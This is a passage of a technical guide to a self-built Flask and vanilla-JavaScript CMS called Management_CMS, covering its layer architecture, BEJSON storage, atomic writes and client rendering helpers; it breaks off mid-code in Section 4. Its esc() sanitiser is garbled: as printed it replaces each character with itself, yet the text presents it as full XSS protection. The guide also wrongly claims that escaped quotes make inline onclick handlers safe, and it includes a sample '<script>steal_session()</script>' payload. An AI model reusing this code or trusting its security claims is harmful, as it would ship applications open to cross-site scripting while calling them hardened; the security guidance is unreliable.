
Management_CMS Architecture: Production Mechanics and Layer Runtime Breakdown
By Leethaxor69
Table of Contents
- Chapter 1: Section 1: Management_CMS Topology & System Architecture Breakdown
- Chapter 2: Section 2: Flask App Shell, WSGI Entry Points & Runtime Dependencies
- Chapter 3: Section 3: Layer 2 Layout Engine & Component Injection Specs
- Chapter 4: Section 4: Scaffold Template Mechanics & DOM Lifecycle Security
- Chapter 5: Section 5: Media Processing Subsystem & Asynchronous WebP Optimization
- Chapter 6: Section 6: BEJSON 104/104a Integration & O(1) Field Map Caching
- Chapter 7: Section 7: Operational Audit Framework, Atomic Storage & Hardening Protocols
Chapter 1: Section 1: Management_CMS Topology & System Architecture Breakdown
High-Level Topology: System Component Boundaries
If you are coming into this codebase expecting another 200MB node_modules black hole cooked up by some web boot-camp skiddie, turn back now. Management_CMS is engineered as a lean, zero-bloat tabular management environment designed to run fast, remain completely predictable, and execute reliably on target boxen ranging from standard x86_64 cloud instances down to constrained Android/Termux (aarch64) deployments.
The overall system topology is split across three isolated execution layers that communicate through explicit, deterministic contracts. There are no hidden magic abstractions, no opaque virtual DOM reconciliations, and no unpinned third-party dependencies waiting to b0rk your production pipeline at 3 AM.
System Topology Map
  +-------------------------------------------------------------------+
  |                       LAYER 1: DOM SCAFFOLD                       |
  |  scaffold_template.html / scaffold_style.css                      |
  |  - Global Shell Structure (Sidebar, Toolbar, Modal, Toast)        |
  |  - Pure Vanilla DOM Mount Nodes (#panel-main, #panel-system)     |
  +-------------------------------------------------------------------+
                                   ^
                                   | (Event Dispatch / Dynamic HTML Injections)
                                   v
  +-------------------------------------------------------------------+
  |                      LAYER 2: CLIENT RUNTIME                      |
  |  layers.md Specs / JS Layout Component Engine                     |
  |  - Dynamic Action Toolbars (createToolbarActions)                |
  |  - Tabular Data Cards & Record Grids (renderDataCards)           |
  |  - Schema-Driven Form Builders (buildFormHtml)                  |
  +-------------------------------------------------------------------+
                                   ^
                                   | (Asynchronous JSON RPC via Fetch API)
                                   v
  +-------------------------------------------------------------------+
  |                 LAYER 3: FLASK WSGI & BEJSON (Boehnen Elton JSON) CORE                 |
  |  app_shell.py / Lib_PY Core Engines                             |
  |  - WSGI Request Routing (Flask 3.0.3 / Werkzeug 3.0.4)           |
  |  - Atomic I/O Engine (lib_bejson_Core_bejson_core)               |
  |  - Async WebP Optimization Pipeline (Pillow 10.4.0)              |
  |  - MFDB (Multi-File Database) Relational Orchestration (104a Manifest + 104 Entities)  |
  +-------------------------------------------------------------------+
The boundary between client UI rendering and server-side storage is absolute. The server host never emits pre-rendered HTML fragments or legacy server-side template junk. It acts strictly as an API daemon and BEJSON storage controller, serving static application shells and consuming JSON payloads over HTTP.
Multi-Layer Architecture & Separation of Concerns
To maintain absolute structural integrity across the stack, Management_CMS divides responsibility into three strict operational layers. If you break layer isolation by reaching across boundaries—like hardcoding backend data queries directly inside Layer 1 DOM layouts—you are doing it wrong. Read the specs before you hack up the codebase.
Layer 1: The Structural DOM Scaffold
Layer 1 is defined by scaffold_template.html and styled via scaffold_style.css. It acts as the immutable physical container for the user interface. Its sole responsibility is providing semantic skeleton markup, CSS layout frames, accessibility hooks, and core mounting targets (#panel-main, #panel-system, #modalOv, #toast).
Key operational characteristics of Layer 1 include:
- Zero Framework Overhead: Implemented using standard HTML5/CSS3. It imports Google Fonts (
Inter,Source Code Pro) for typography, but relies on zero third-party UI libraries. - Viewport & Structural Layout: Standardized app shell comprising a sticky header, collapsible responsive sidebar, fixed top toolbar container (
#toolbar), and an isolated main content viewport (.app-content). - Global Service Wrappers: Dedicated top-level overlay elements for generic modal dialogs (
#modalOv) and transient system toast notifications (#toast). - Context Isolation: Panels are rendered hidden by default and activated selectively by toggling the
.activeclass on target panel wrappers (e.g.,document.getElementById("panel-" + name).classList.add("active")).
Layer 2: The JS Client Layout Engine
Layer 2 bridges raw client-side data objects and Layer 1 DOM injection targets. Rather than dragging massive rendering frameworks into the client context, Layer 2 utilizes lightweight, declarative JavaScript helper components (documented in layers.md) to map JavaScript objects directly into sanitized HTML strings.
| Layer 2 Component | Core Function | Input Contract | Output Target |
|---|---|---|---|
createToolbarActions() |
Dynamically generates context-sensitive action button toolbars. | Array of action configs (label, icon, primary, danger, click) |
#toolbar innerHTML |
renderDataCards() |
Maps tabular array records into structured action cards. | Record arrays, key mappings (idKey, titleKey, subtitleKey), callback names |
.panel active body |
buildFormHtml() |
Constructs modal form control structures dynamically. | Array of field schema declarations (id, label, type, val, options) |
#modalBody innerHTML |
Layer 2 components rely on strict context-escaping primitives (esc()) to neutralize XSS vectors before string concatenation occurs. Any unescaped data reaching the innerHTML property of a Layer 1 target is a critical vulnerability that shouldn't have made it past code review.
Layer 3: Backend WSGI Engine & Persistence Stack
Layer 3 encapsulates the Python runtime service layer. Built on top of Flask 3.0.3 and Werkzeug 3.0.4, this layer serves API routes, manages file uploads via Pillow 10.4.0, and enforces atomic persistence against the underlying BEJSON file stores.
Layer 3 makes no assumptions about external SQL daemons or database servers. The filesystem is the database. All state persistence flows through the Lib_PY core libraries, guaranteeing that every read and write strictly respects positional integrity, field map caching standards, and atomic file-swap safety.
Data Flow Topology: BEJSON & MFDB Orchestration
Management_CMS utilizes the BEJSON (Boehnen Elton JSON) specification created by Elton Boehnen for all structured configuration and content data. Depending on the operational domain, the backend orchestrates data across three format implementations and one multi-file architecture.
{
  "Format": "BEJSON",
  "Format_Version": "104a",
  "Format_Creator": "Elton Boehnen",
  "MFDB_Version": "1.31",
  "DB_Name": "Management_CMS_Master",
  "Records_Type": ["mfdb"],
  "Fields": [
    {"name": "entity_name", "type": "string"},
    {"name": "file_path", "type": "string"},
    {"name": "description", "type": "string"},
    {"name": "record_count", "type": "integer"},
    {"name": "schema_version", "type": "string"},
    {"name": "primary_key", "type": "string"}
  ],
  "Values": [
    ["SystemConfig", "data/systemconfig.bejson", "Core app parameters", 1, "1.0.0", "config_id"],
    ["MediaAsset", "data/mediaasset.bejson", "Uploaded media registry", 42, "1.0.0", "asset_id"]
  ]
}
Structural Rules & Format Assignments
- BEJSON 104 (Entity Files):
- Single entity string declared in
Records_Type(e.g.,["MediaAsset"]). - Used for dense, homogeneous entity stores (e.g.,
data/mediaasset.bejson). - Supports complex nested types (
array,object). - Must contain the mandatory
Parent_Hierarchyheader pointing back to the root manifest (e.g.,"../104a.mfdb.bejson").
- Single entity string declared in
- BEJSON 104a (Manifest & Metadata):
- Single entity string in
Records_Type(strictly["mfdb"]for database manifests). - Restricted exclusively to primitive field types (
string,integer,number,boolean). - Allows PascalCase custom top-level headers (
MFDB_Version,DB_Name,Schema_Version).
- Single entity string in
- BEJSON 104db (Embedded Multi-Entity Databases):
- Contains two or more entity types in
Records_Type. - Position 0 of
Fieldsmust be{"name": "Record_Type_Parent", "type": "string"}. - Enforces cross-entity null-padding across inactive fields to preserve strict row-length matrix alignment.
- Contains two or more entity types in
- MFDB 1.31 (Multi-File Database Orchestration):
- Integrates a root manifest (
104a.mfdb.bejson) with individual entity files stored inside relative paths (e.g.,data/<entity>.bejson). - Validates bidirectional integrity: manifest
file_pathmust resolve to an entity file on disk whoseParent_Hierarchykey resolves back to the exact manifest path.
- Integrates a root manifest (
Field Map Caching Standard
Raw index hardcoding (e.g., referencing row[3] directly because you think column 3 is asset_path) is strictly forbidden across the runtime. If a schema mutation appends a new column mid-lifecycle, hardcoded numeric indices will silently corrupt your data matrix.
Layer 3 backend access routines enforce Field Map Caching via lib_bejson_Core_bejson_core:
from lib_bejson_Core_bejson_core import (
    bejson_core_load_file,
    bejson_core_get_field_map,
    bejson_core_get_field_index,
)

# Load document from storage
doc = bejson_core_load_file("data/mediaasset.bejson")

if doc:
    # Build or fetch cached position map: {"asset_id": 0, "filename": 1, ...}
    field_map = bejson_core_get_field_map(doc)

    # Resolve index dynamically through field map cache (O(1) execution)
    filename_idx = bejson_core_get_field_index(doc, "filename")

    for row in doc["Values"]:
        asset_filename = row[filename_idx]
        # Process record safely without positional drift risk
Deployment Target Boundaries & Environment Rigidity
Management_CMS is specifically packaged to run in hardware environments where heavy traditional database servers (like PostgreSQL or MySQL) cannot be provisioned. However, porting execution environments brings strict constraints that must be handled cleanly at the runtime level.
| Architectural Factor | Development Environment (x86_64) | Production Target (Android / Termux aarch64) | Runtime Enforcement Strategy |
|---|---|---|---|
| Python Runtimes | Python 3.10+ virtualenvs | Termux Python 3.10+ native build | Pinned dependency specs in requirements.txt without hash locking. |
| WSGI Engine | Flask 3.0.3 / Werkzeug 3.0.4 | Flask 3.0.3 / Werkzeug 3.0.4 | Explicit library version pinning preventing breaking API drifts. |
| Media Subsystem | Pillow 10.4.0 (x86_64 Wheel) | Pillow 10.4.0 (Termux / C-compiled) | Guarded conditional imports with fallback handling inside lib_bejson_Management_media.py. |
| File I/O Safety | OS Atomic File Rename | OS Atomic File Rename | All writes go to .tmp files first, followed by atomic os.replace(). |
Dependency Pinning Rationale
Notice that requirements.txt pins specific versions (Flask==3.0.3, Werkzeug==3.0.4, Pillow==10.4.0), but deliberately omits pip hash-checking flags (--require-hashes).
This is an intentional deployment trade-off: Pillow compiles platform-specific C extensions. Hashes generated inside an x86_64 Linux sandbox will fail during deployment on an ARM64 Android Termux device because binary wheels differ across CPU architectures. Forcing un-hashed but strictly version-pinned builds guarantees cross-platform portability across mobile host targets without sacrificing framework stability.
Atomic Persistence Guarantees
Because host systems (especially mobile boxen running Termux) may experience abrupt power loss or process termination, standard file truncation and direct overwrite methods (open("data.bejson", "w")) are banned.
Every data mutation executed by the Layer 3 core MUST follow the atomic swap sequence:
- Serialize updated BEJSON structure to memory.
- Write payload to a temporary file (
data/mediaasset.bejson.tmp). - Flush and force disk synchronization (
flush()+os.fsync()). - Perform an atomic filesystem swap (
os.replace("data/mediaasset.bejson.tmp", "data/mediaasset.bejson")).
This ensures that at no point during execution can a crash leave a BEJSON document partially written or structurally corrupt on disk. The system either maintains the previous valid state or updates to the new valid state completely—zero exceptions.
Chapter 2: Section 2: Flask App Shell, WSGI Entry Points & Runtime Dependencies
The backend orchestration layer is built on a minimal Flask 3.0.3 and Werkzeug 3.0.4 footprint. In contrast to standard monolithic CMS architectures that bury application logic beneath layers of ORM bloat and hidden middleware, this implementation maintains a flat, transparent WSGI entry point. The primary runtime objective is to act as an API daemon that facilitates BEJSON data mutation while maintaining strict filesystem-level atomicity.
WSGI Entry Point and App Initialization
The application shell (app_shell.py) serves as the central orchestration daemon. It avoids complex blueprint nesting, opting instead for a singular, declarative routing configuration. This allows for rapid auditing of the request lifecycle, ensuring that every route—whether performing an atomic read of a 104 entity file or triggering a media processing task—passes through the same standardized structural validation before touching the disk.
The entry point enforces a "No-State-Leak" policy: incoming request payloads are parsed, validated against the target BEJSON schema, processed, and written to disk in a single request-response cycle. There is no global state that persists across concurrent requests, effectively eliminating race conditions that typically plague custom CMS implementations.
# Minimalist WSGI Entry Point (app_shell.py)
from flask import Flask, request, jsonify
from lib_bejson_Core_bejson_core import bejson_core_atomic_write, bejson_core_load_file

app = Flask(__name__)

@app.route('/api/update/<entity_name>', methods=['POST'])
def update_entity(entity_name):
    # Atomic orchestration: Load -> Validate -> Write
    data = request.json
    path = f"data/{entity_name.lower()}.bejson"

    doc = bejson_core_load_file(path)
    if not doc:
        return jsonify({"error": "Entity not found"}), 404

    # Apply mutation (guarded by Field Map Cache validation)
    # [Mutation logic here]

    # Atomic I/O write with fsync
    success = bejson_core_atomic_write(path, doc)
    return jsonify({"status": "ok" if success else "error"})

if __name__ == "__main__":
    app.run(host='127.0.0.1', port=5000)
Runtime Dependency Management
Deployment on target boxen—specifically Android/Termux environments (aarch64)—requires strict adherence to the dependency stack defined in requirements.txt. Because the backend relies on platform-specific compiled extensions (notably for image processing), we avoid the "dependency hell" of auto-updating versions.
Dependency resolution is handled via standard pip pinning:
- Flask 3.0.3 / Werkzeug 3.0.4: These provide the necessary routing and request-handling primitives without the overhead of heavy-duty web servers.
- Pillow 10.4.0: Utilized for high-performance WebP conversion. It is imported as a conditional runtime dependency; the system will boot even without it, though media-heavy operations will trigger a 501-equivalent response code.
This pinning strategy is critical. By intentionally omitting hash-pinning (--require-hashes), we allow pip to resolve the architecture-specific wheel for the target hardware (ARM64) at install time, ensuring the compiled C-extensions for Pillow remain functional.
Persistence Hardening & Atomic I/O
The runtime dependencies for file interaction are governed by the Lib_PY core. To prevent data loss during power failure or unexpected process termination, the app shell strictly prohibits direct-write access.
When the Flask runtime receives a commit signal, it delegates to the atomic persistence layer:
- Serialization: The updated memory-resident BEJSON structure is serialized.
- Staging: Data is written to a
<filename>.tmpdescriptor. - Synchronization: The
os.fsync()system call forces the buffer flush to physical storage. - Swap: The staging file is renamed via
os.replace()—a POSIX-compliant atomic operation that ensures the new file replaces the old one entirely, or not at all.
This workflow ensures that even if a SIGKILL interrupts the app_shell mid-write, the existing entity file remains in a known, valid, and uncorrupted state. Any application using this shell must treat this atomic swap as the only valid method for committing schema-compliant data to the backend.
Chapter 3: Section 3: Layer 2 Layout Engine & Component Injection Specs
While the Flask app shell detailed in the previous section handles the backend WSGI orchestration and enforces POSIX atomic I/O across entity files, the client-side application requires an equally tight runtime architecture. Scattering unorganized innerHTML strings across panel loaders like a mid-2000s PHP script kiddy is a guaranteed recipe for maintenance nightmares and XSS exploits.
Layer 2 serves as the declarative UI component engine for Management_CMS. Positioned directly above the Layer 1 scaffold primitives (esc, fg, empty), Layer 2 transforms raw data arrays—retrieved from backend BEJSON endpoints—into sanitized, structured DOM elements. It eliminates framework dependencies, virtual DOM overhead, and third-party bundler bloat, executing deterministic UI updates with raw vanilla JavaScript execution speeds.
1. Architectural Role & Layer 1 Dependency Bindings
Layer 2 does not manipulate the raw DOM tree directly during data transformation. Instead, it acts as a functional projection layer: input arrays containing record state or UI configuration are transformed into sanitized HTML strings, which are then injected into target scaffold slots (#toolbar, #panel-main, #modalBody) in single-pass innerHTML updates.
This design relies entirely on three fundamental Layer 1 scaffold utility primitives:
esc(str): Encodes&,<,>,",', and`characters to neutralize cross-site scripting (XSS) and JavaScript context breakout vectors.fg(label, inputHtml): Wraps form controls inside standardized.form-grpcontainers with associated labels.empty(icon, message): Renders standardized empty-state visual cards when data collections return zero records.
By keeping Layer 2 strictly functional and stateless, UI state remains tied to the underlying BEJSON records rather than lingering DOM nodes.
2. Component Injection Specifications
Layer 2 specifies three modular component generators: the Action Toolbar Component, the Tabular Grid Wrapper, and the Unified Form Schema Injector.
A. Action Toolbar Component (createToolbarActions)
The Action Toolbar dynamically populates panel-level controls within the #toolbar slot. It consumes an array of declarative action objects and outputs sanitized <button> structures.
/**
 * Action Toolbar Component
 * Transforms declarative button configurations into sanitized HTML strings.
 *
 * @param {Array<Object>} actions - List of button specs: {label, icon, primary, danger, click}
 * @returns {string} Sanitized toolbar HTML payload
 */
function createToolbarActions(actions) {
  if (!actions || !actions.length) return "";
  return actions.map(act => {
    let cls = "tbtn";
    if (act.primary) cls += " tbtn-pri";
    if (act.danger) cls += " tbtn-danger";

    // Note: act.click must reference valid global scope functions
    return `<button class="${cls}" onclick="${act.click}">` +
              (act.icon ? `<span>${act.icon}</span> ` : "") + esc(act.label) +
           `</button>`;
  }).join("");
}
Each action object defines visual intent through primary or danger flags, mapping directly to .tbtn-pri or .tbtn-danger CSS selectors. The label string passes through esc() prior to DOM emission (preventing payload injections via dynamic button labels), while the click handler references pre-registered global lifecycle routines (triggerCreate(), loadMain()).
B. Tabular Grid Wrapper (renderDataCards)
Traditional CMS builds collapse under heavy table rendering when mobile viewports compress columns into illegible micro-text. Layer 2 standardizes record visualization around a responsive card grid, mapping BEJSON record arrays into uniform .card DOM blocks.
/**
 * Tabular Grid Wrapper
 * Maps an array of record objects into responsive visual card components.
 *
 * @param {Array<Object>} items - Array of records retrieved from BEJSON backend
 * @param {string} onEditName - Name of global edit trigger function
 * @param {string} onDeleteName - Name of global delete trigger function
 * @param {Object} config - Key alias configuration for mapping non-standard records
 * @returns {string} Card grid HTML string
 */
function renderDataCards(items, onEditName, onDeleteName, config = {}) {
  // Graceful fallback to Layer 1 empty state wrapper if collection is empty
  if (!items || items.length === 0) {
    return empty(config.emptyIcon || "📂", config.emptyMsg || "No records found in this context.");
  }

  return items.map(item => {
    const id = item[config.idKey || "id"];
    const title = item[config.titleKey || "title"] || item[config.nameKey || "name"] || "";
    const subtitle = item[config.subtitleKey || "subtitle"] || "";

    return `
      <div class="card" style="margin-bottom: 0.5rem;">
        <div class="card-acts">
          <button class="act-btn act-edit" onclick="${onEditName}('${esc(id)}')" title="Edit">✏️</button>
          <button class="act-btn act-del" onclick="${onDeleteName}('${esc(id)}')" title="Delete">❌</button>
        </div>
        <div class="mono" style="font-size: 0.8rem; color: var(--muted); font-weight: 500;">${esc(id)}</div>
        <div style="font-weight: 600; margin-top: 0.2rem;">${esc(title)}</div>
        ${subtitle ? `<div style="font-size: 0.75rem; color: var(--muted); margin-top: 0.1rem;">${esc(subtitle)}</div>` : ""}
      </div>
    `;
  }).join("");
}
The config parameter provides flexible property aliasing (idKey, titleKey, nameKey, subtitleKey), enabling single-function rendering across mismatched schemas (e.g., mapping user_id in a User entity vs. order_id in an Order entity without modifying card generator logic).
C. Unified Form Schema Injector (buildFormHtml)
Modal dialogs (#modalOv) require dynamic form generation based on the active target entity. Rather than writing repetitive static HTML forms for every mutation workflow, buildFormHtml converts field definition arrays into sanitized form groups.
/**
 * Unified Form Schema Injector
 * Dynamically builds form control elements wrapped in Layer 1 field groups.
 *
 * @param {Array<Object>} fields - Schema definitions: {id, label, type, val, placeholder, options}
 * @returns {string} Form fields HTML string
 */
function buildFormHtml(fields) {
  if (!fields || !fields.length) return "";
  return fields.map(f => {
    let inputHtml = "";
    if (f.type === "textarea") {
      inputHtml = `<textarea id="${esc(f.id)}" class="form-ta" placeholder="${esc(f.placeholder || '')}">${esc(f.val || '')}</textarea>`;
    } else if (f.type === "select") {
      const opts = (f.options || []).map(o =>
        `<option value="${esc(o.val)}" ${o.val === f.val ? 'selected' : ''}>${esc(o.lbl)}</option>`
      ).join("");
      inputHtml = `<select id="${esc(f.id)}" class="form-sel">${opts}</select>`;
    } else {
      inputHtml = `<input type="${esc(f.type || 'text')}" id="${esc(f.id)}" class="form-in" value="${esc(f.val || '')}" placeholder="${esc(f.placeholder || '')}">`;
    }
    return fg(f.label, inputHtml);
  }).join("");
}
The function branches across three input categories:
textarea: Multiline text fields using.form-ta.select: Dropdown option matrices utilizing.form-sel, matching initial selection values againstf.val.input: Standard scalar inputs (text,number,password,hidden) using.form-in.
3. Lifecycle Binding & Panel Routing Integration
Layer 2 components interface directly with the scaffold lifecycle hooks (go(), renderToolbar(), loadPanel()). When a user switches panels or triggers a data refresh, the application shell executes a three-phase lifecycle sequence:
- Toolbar Hydration:
renderToolbar(panel)resolves the active panel context (main,system) and injects toolbar actions viacreateToolbarActions(). - Async Data Fetch: The panel loader (
loadMain(),loadSystem()) queries the backend WSGI API (/api/update/<entity>). - Panel Hydration: The returned JSON records pass into
renderDataCards()orbuildFormHtml(), and the resulting string mounts into the panel container (#panel-main).
/* ============================================================
 * Lifecycle Integration Routine
 * Demonstrates routing, state fetching, and Layer 2 injection.
 * ============================================================ */

/* Hooking into the Toolbar Engine */
function renderToolbar(panel) {
  const toolbars = {
    main: createToolbarActions([
      { label: "Add Item", icon: "➕", primary: true, click: "triggerCreate()" },
      { label: "Refresh Data", icon: "🔄", primary: false, click: "loadMain()" }
    ]),
    system: createToolbarActions([
      { label: "Wipe System Storage", icon: "⚠️", danger: true, click: "triggerSystemPurge()" }
    ])
  };
  document.getElementById("toolbar").innerHTML = toolbars[panel] || "";
}

/* Hooking into the Panel Content Engine */
async function loadMain() {
  const panelEl = document.getElementById("panel-main");

  try {
    // Fetch live BEJSON records from Flask WSGI endpoint
    const response = await api("GET", "/api/records/modules");
    const items = response.data || [];

    panelEl.innerHTML = `
      <div class="sec-head">Active System Modules</div>
      ${renderDataCards(items, "triggerEdit", "triggerDelete", {
        idKey: "module_id",
        titleKey: "name",
        subtitleKey: "description"
      })}
    `;
  } catch (err) {
    panelEl.innerHTML = empty("⚠️", "Failed to load system modules from storage backend.");
  }
}

/**
 * Trigger Modal Form Injection for Editing
 */
function triggerEdit(id) {
  // Example schema definition for target record edit
  const formSchema = [
    { id: "mod_id", label: "Module ID", type: "text", val: id, placeholder: "mod_xxx" },
    { id: "mod_name", label: "Module Name", type: "text", val: "Core Routing", placeholder: "Name" },
    { id: "mod_desc", label: "Description", type: "textarea", val: "Handles panel routing lifecycle", placeholder: "Details..." }
  ];

  // Open modal using Layer 1 scaffold helper and inject Layer 2 form HTML
  openModal("Edit Module Configuration", buildFormHtml(formSchema));
}
4. Component Injection Security & Runtime Specs
| Component / Layer | Input Contract | Layer 1 Utility Dependency | Render Output Container | Context Sanitization Strategy |
|---|---|---|---|---|
Action Toolbar (createToolbarActions) |
Array<Object> (Button Specs) |
esc() |
#toolbar |
Encodes button labels; strictly binds event handlers to global lifecycle functions. |
Tabular Grid (renderDataCards) |
Array<Object> (BEJSON Rows) |
empty(), esc() |
.panel (#panel-main, etc.) |
Encodes record IDs, titles, and subtitles; delegates card actions to global functions via stringified keys. |
Form Injector (buildFormHtml) |
Array<Object> (Field Definitions) |
fg(), esc() |
#modalBody |
Encodes input values, labels, placeholders, and select options before rendering form controls. |
XSS Prevention & Escaping Guarantees
The primary vulnerability vector in string-based UI rendering is unescaped data reflection. If an attacker injects a malicious payload into a BEJSON database field (e.g., title = "<script>steal_session()</script>"), naive innerHTML concatenation executes the payload within the administrative session context.
Layer 2 eliminates this risk by forcing all dynamic string parameters through Layer 1's esc() utility prior to string interpolation. As defined in scaffold_template.html, esc() neutralizes breakout attempts across HTML text content, attribute values, and inline JavaScript string literals:
function esc(s) {
return String(s == null ? "" : s)
.replace(/&/g, "&").replace(/</g, "<")
.replace(/>/g, ">").replace(/"/g, """)
.replace(/'/g, "'").replace(/`/g, "`");
}
By encoding single quotes (') and backticks (`), renderDataCards() safely emits stringified record keys inside inline event handlers (onclick="triggerEdit('rec_01J1X')") without opening string-escape injection holes.
Memory & Execution Profile vs. Heavy Client Frameworks
Deploying full-featured client frameworks (React, Vue, Angular) into resource-constrained target environments—such as ARM64 Android/Termux hardware—introduces massive memory overhead. Node modules, Virtual DOM reconciliation trees, and heavy event listener maps exhaust system RAM and degrade UI responsiveness.
Layer 2 achieves superior execution performance through three low-level operational advantages:
- Zero Memory Footprint: Layer 2 maintains no virtual DOM state or persistent component instances. Once an HTML string is assigned to
innerHTML, memory garbage collection reclaims temporary variables instantly. - Atomic DOM Mutates: Rather than executing hundreds of fine-grained node manipulations during list rendering, Layer 2 constructs a single consolidated HTML string in memory and performs a single DOM reflow per panel update.
- Native Execution Speeds: Template generation executes via raw V8/JavaScript engine string operations (
map(),join()), bypassing abstraction layers and framework overhead entirely.
This lightweight footprint guarantees that Management_CMS maintains sub-millisecond client rendering times across any mobile or legacy deployment target.
Chapter 4: Section 4: Scaffold Template Mechanics & DOM Lifecycle Security
The previous section established how Layer 2 acts as a functional UI component generator, mapping raw records into sanitized HTML strings without dragging heavy third-party client frameworks into the runtime footprint. But injecting HTML strings into container slots is only half the battle. If your underlying DOM scaffold is a chaotic mess of unanchored nodes, or if your lifecycle events race against DOM reflows, your application shell will either lock up or get pwned by basic string breakout attacks.
The core DOM template (scaffold_template.html) defines the bare-metal layout architecture and vanilla JavaScript event loop for Management_CMS. It operates entirely without dependencies, virtual DOM reconciliation engines, or external state managers. This section dissects the structural mechanics, panel lifecycle dynamics, UI overlay subsystems, and DOM-level security vectors that guard the application shell against memory leaks and cross-site scripting (XSS) vectors.
1. Structural Scaffold Layout & DOM Hierarchy
The markup skeleton in scaffold_template.html implements a responsive shell architecture built on standard CSS layout primitives (Flexbox and CSS Grid). The entire viewport is divided into discrete, specialized functional zones, ensuring that UI updates in one panel do not provoke catastrophic reflows across the entire document node tree.
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width,initial-scale=1">
  <title>App Title</title>
  <link rel="stylesheet" href="scaffold_style.css">
</head>
<body>

<!-- Global Notification Container -->
<div id="toast" class="toast"></div>

<!-- Modal Dialog Overlay Superstructure -->
<div id="modalOv" class="modal-ov">
  <div class="modal">
    <div class="modal-title" id="modalTitle"></div>
    <div id="modalBody"></div>
    <div class="modal-acts">
      <button class="btn" onclick="closeModal()">Cancel</button>
      <button class="btn btn-pri" onclick="handleSave()">Save</button>
    </div>
  </div>
</div>

<!-- Application Header Bar -->
<header class="app-header">
  <button class="hamburger" onclick="toggleSidebar()" aria-label="Menu">
    <svg width="18" height="18" viewBox="0 0 18 18" fill="currentColor">
      <rect y="2" width="18" height="2" rx="1"/>
      <rect y="8" width="18" height="2" rx="1"/>
      <rect y="14" width="18" height="2" rx="1"/>
    </svg>
  </button>
  <span class="app-title">App Title</span>
  <span class="app-version">v1.0.0</span>
</header>

<!-- Mobile Navigation Backdrop Overlay -->
<div class="sidebar-ov" id="sidebarOv" onclick="closeSidebar()"></div>

<!-- Main Application Grid Shell -->
<div class="app-shell">
  <nav class="sidebar" id="sidebar">
    <div class="sidebar-nav">
      <button class="nav-btn active" onclick="go('main',this)">
        <span class="nav-icon">📄</span>Main
      </button>
    </div>
    <div class="sidebar-system">
      <button class="nav-btn" onclick="go('system',this)">
        <span class="nav-icon">⚙️</span>System
      </button>
    </div>
    <div class="sidebar-foot">
      Elton Boehnen<br>
      eltonboehnen@gmail.com<br>
      boehnenelton2024.pages.dev
    </div>
  </nav>

  <main class="app-main">
    <nav class="toolbar" id="toolbar"></nav>
    <div class="app-content">
      <div class="panel active" id="panel-main"></div>
      <div class="panel" id="panel-system"></div>
    </div>
  </main>
</div>
DOM Component Roles & Isolation Boundaries
#toast: Positioned at the root<body>level, decoupled from main layout flow. Fixed positioning ensures notifications float over all content without causing page jumps.#modalOv: The modal dialog overlay. Uses a flexbox centering container with an explicit z-index stack to intercept pointer events across the entire viewport when active (.open)..app-header: Top-level application bar holding mobile viewport navigation controls (.hamburger) and application branding metadata.#sidebar&#sidebarOv: Navigation column. Splitting main module actions (.sidebar-nav) from administrative operations (.sidebar-system, pinned to bottom via flex layout) prevents accidental execution of system destruction routines. The backdrop (#sidebarOv) handles mobile click-outside dismissal..app-main: Workarea containing the dynamic#toolbarslot and the.app-contentcontainer..panelContainers (#panel-main,#panel-system): Explicit panel isolation targets. Only one panel carries the.activeCSS selector at any given time (display: blockvsdisplay: none), isolating inactive panel subtrees completely from browser repaint cycles.
2. Single-Page Routing & Panel Lifecycle Dynamics
Script kiddies love bundling 400KB client-side routing libraries just to switch between two view states. Management_CMS discards that bloat in favor of a deterministic single-page routing routine: go(name, btn).
When a user clicks a navigation control, go() coordinates the entire state transition sequence across state tracking, CSS class swapping, toolbar re-hydration, and asynchronous panel content loading.
/* Global Application Lifecycle State */
var P = "main";          // Track active panel key
var editTarget = null;   // Active record pointer for modal mutations

/**
 * Executes Single-Page Panel Navigation Lifecycle
 *
 * @param {string} name - Target panel key ('main', 'system')
 * @param {HTMLElement} btn - Clicked navigation button element
 */
function go(name, btn) {
  // 1. Deactivate all panel containers and navigation buttons in DOM
  document.querySelectorAll(".panel").forEach(function (p) {
    p.classList.remove("active");
  });
  document.querySelectorAll(".nav-btn").forEach(function (b) {
    b.classList.remove("active");
  });

  // 2. Activate target panel container
  var targetPanel = document.getElementById("panel-" + name);
  if (targetPanel) {
    targetPanel.classList.add("active");
  }

  // 3. Highlight active navigation control button
  if (btn) {
    btn.classList.add("active");
  }

  // 4. Update global panel state tracking variable
  P = name;

  // 5. Force collapse mobile navigation sidebar if open
  closeSidebar();

  // 6. Trigger Layer 2 toolbar re-hydration for target context
  renderToolbar(name);

  // 7. Invoke asynchronous panel data loader routine
  loadPanel(name);
}
The Seven-Phase Navigation Sequence
The execution flow of go() follows a strict sequence (while your caffeinated energy drink goes flat waiting for heavy client frameworks to hydrate, this vanilla loop completes in sub-millisecond time):
[User Click] ──> Deactivate Panels/Buttons ──> Activate Target Panel ──> Highlight Button
                                                                             │
[Data Render] <── Load Panel Data <── Hydrate Toolbar <── Close Sidebar <────┘
- DOM Reset:
querySelectorAll(".panel")andquerySelectorAll(".nav-btn")strip.activeclasses instantly, dropping visibility of the current panel state. - Mount Phase: The target element
#panel-[name]receives.active, invoking CSS layout computing for the selected panel container only. - Visual Feedback: The triggering button element receives
.activestyling. - State Persistence: The global variable
Pupdates to reflect the active panel key ("main","system"), ensuring subsequent modal dialog actions (handleSave()) know which entity schema context they are mutating. - Sidebar Collapse:
closeSidebar()clears.openclasses from#sidebarand#sidebarOv, guaranteeing mobile viewports transition back to main content view smoothly. - Toolbar Mounting:
renderToolbar(name)fires, signaling Layer 2 to inject panel-specific control specs into#toolbar. - Async Data Fetch:
loadPanel(name)mapsnameagainst a function dictionary ({ main: loadMain, system: loadSystem }), initiating the HTTP API roundtrip to pull backend BEJSON data.
3. Modal Overlay Lifecycle & Asynchronous Focus Handling
Modal dialog management in vanilla DOM applications frequently succumbs to obscure focus management bugs and race conditions. If you try to focus an input element before the browser has completed layout positioning and CSS display toggling, the .focus() call fails silently.
scaffold_template.html implements a robust modal lifecycle through openModal(), closeModal(), backdrop event delegation, and a deferred focus timer profile.
/**
 * Opens Modal Overlay and Hydrates Form Subtree
 *
